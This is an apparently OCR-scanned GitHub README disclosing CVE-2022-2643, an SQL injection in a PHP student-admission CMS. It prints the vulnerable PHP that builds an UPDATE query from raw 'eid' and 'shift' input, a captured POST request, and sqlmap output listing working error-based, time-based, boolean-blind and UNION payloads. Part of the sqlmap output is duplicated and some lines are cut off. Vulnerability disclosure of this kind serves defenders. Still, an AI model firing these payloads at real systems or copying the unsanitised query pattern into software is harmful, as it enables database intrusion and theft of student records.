README.md

Student-Admission CMS Sqlinjection

CVE-2022-2643

Sqlinjection location 1

Admission Form

Student Name

Class

Gurdian Name

Shift

Select

Contact

Gender

Male Female Others

Email

Blood Group

Address

Division

N/A

Submit

```
POST / HTTP/1.1
Host: 127.0.0.1
Content-Length: 142
Cache-Control: max-age=0
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="90"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212
 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sign
ed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

sname=bbb&gname=aaa&contact=1&email=11%40111.com&address=111111&class=1&shift=1%&gender=female&bldgroup=abc&
division=1&submit=Submit
```

Search...

没有匹配

Duplicate Entry '11@111.Com' For Key 'Email'

Admission Form

Student Name

bbb

Class

1

Gurdian Name

aaa

Shift

Sele

Contact

1

Gender

Male Female Others

Email

11@111.com

Blood Group

abc

Address

111111

Division

N/A

Submit

```php
    if($er == 0)
    {
        $sql = "update student set sname = '".strip_tags($sname)."',
        gname = '".strip_tags($gname)."',
        contact = '".strip_tags($contact)."',
        email = '".strip_tags($email)."',
        address = '".strip_tags($address)."',
        class = '".strip_tags($class)."',
        shift = '".strip_tags($shift)."',
        gender = '".strip_tags($gender)."',
        division = ".strip_tags($division)." where id = ".$_GET['eid'];

        if(mysqli_query($cn, $sql))
        {
            print '<span class = "successMessage">Data update successfully</span>';
            $row['sname'] = "";
            $row['gname'] = "";
            $row['contact'] = "";
            $row['email'] = "";
            $row['address'] = "";
            $row['class'] = "";
            $row['shift'] = "";
            $row['gender'] = "";
            $row['blgroup'] = "";
            $row['division'] = "";
        }
        else
        {
            print '<span>'.mysqli_error($cn).'</span>';
        }
    }
}
```

No Check Shift


```php
    if($sname == "")
    {
        $er++;
        $esname = "*Required";
    }
    else
    {
        $sname = test_input($sname);
        if(!preg_match("/^[a-zA-Z ]*$/",$sname)){
            $er++;
            $esname = "*Only letters and white space allowed";
        }
    }

    if($gname == "")
    {
        $er++;
        $egname = "*Required";
    }
    else
    {
        $gname = test_input($gname);
        if(!preg_match("/^[a-zA-Z ]*$/",$gname)){
        $er++;
        $egname = "*Only letters and white space allowed";
        }
    }

    if($contact == "")
    {
        $er++;
        $econtact = "*Required";
    }
    else
    {
        $contact = test_input($contact);
        if(!preg_match("/^[+0-9]*$/",$contact)){
            $er++;
            $econtact = "*Only numbers are allowed";
        }

    }
```

Sqlmap Attack


```
POST parameter 'shift' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 1581 HTTP(s) requests:
---
Parameter: shift (POST)
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: sname=bbb&gname=aaa&contact=1&email=1@11.com&address=111111&class=1&shift=1 AND GTID_SUBSET(CONCAT(0x717a766b71,(SELECT (ELT(3656=3656,1))),0x7162766a71),3656)&gender=female&blgroup=abc&division=1
&submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: sname=bbb&gname=aaa&contact=1&email=1@11.com&address=111111&class=1&shift=1 AND (SELECT 2934 FROM (SELECT(SLEEP(5)))GVhT)&gender=female&blgroup=abc&division=1&submit=Submit
---
[09:45:36] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 5.6.9
back-end DBMS: MySQL >= 5.6
[09:45:36] [INFO] fetched data logged to text files under 'C:\Users\cx\AppData\Local\sqlmap\output\127.0.0.1'
```

```
POST parameter 'shift' is vulnerable. Do you want to keep testing the others (if
any)? [y/N]

sqlmap identified the following injection point(s) with a total of 1581 HTTP(s)
requests:
---
Parameter: shift (POST)
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (GTID_SUBSET)
    Payload:
sname=bbb&gname=aaa&contact=1&email=1@11.com&address=111111&class=1&shift=1 AND
GTID_SUBSET(CONCAT(0x717a766b71,(SELECT
(ELT(3656=3656,1))),0x7162766a71),3656)&gender=female&blgroup=abc&division=1&submit=


    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload:
sname=bbb&gname=aaa&contact=1&email=1@11.com&address=111111&class=1&shift=1 AND
(SELECT 2934 FROM
(SELECT(SLEEP(5)))GVhT)&gender=female&blgroup=abc&division=1&submit=Submit
---
[09:45:36] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 5.6.9
back-end DBMS: MySQL >= 5.6
```

Sqlinjection location 2



Sqlmap Attack




```
[11:29:01] [INFO] GET parameter 'eid' is 'Generic UNION query (NULL) - 1 to 20
columns' injectable
GET parameter 'eid' is vulnerable. Do you want to keep testing the others (if
any)? [y/N]

sqlmap identified the following injection point(s) with a total of 142 HTTP(s)
requests:
---
Parameter: eid (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: a=edit&eid=(SELECT (CASE WHEN (5950=5950) THEN 8 ELSE (SELECT 9749
UNION SELECT 6556) END))

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
    Payload: a=edit&eid=8 OR (SELECT 5422 FROM(SELECT
COUNT(*),CONCAT(0x717a766a71,(SELECT
```

```
(ELT(5422=5422,1))),0x7170707871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: a=edit&eid=8 AND (SELECT 8871 FROM (SELECT(SLEEP(5)))pMGL)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: a=edit&eid=-4536 UNION ALL SELECT
NULL,NULL,NULL,CONCAT(0x717a766a71,0x4764484f4a426d4d6147624c54525076594d64476745676
- -
---
[11:29:02] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.9, Apache 2.4.39
back-end DBMS: MySQL >= 5.0
```

Code Download

https://www.sourcecodester.com/php/15514/online-admission-system-php-and-mysql.html

Releases

No releases published

Packages

No packages published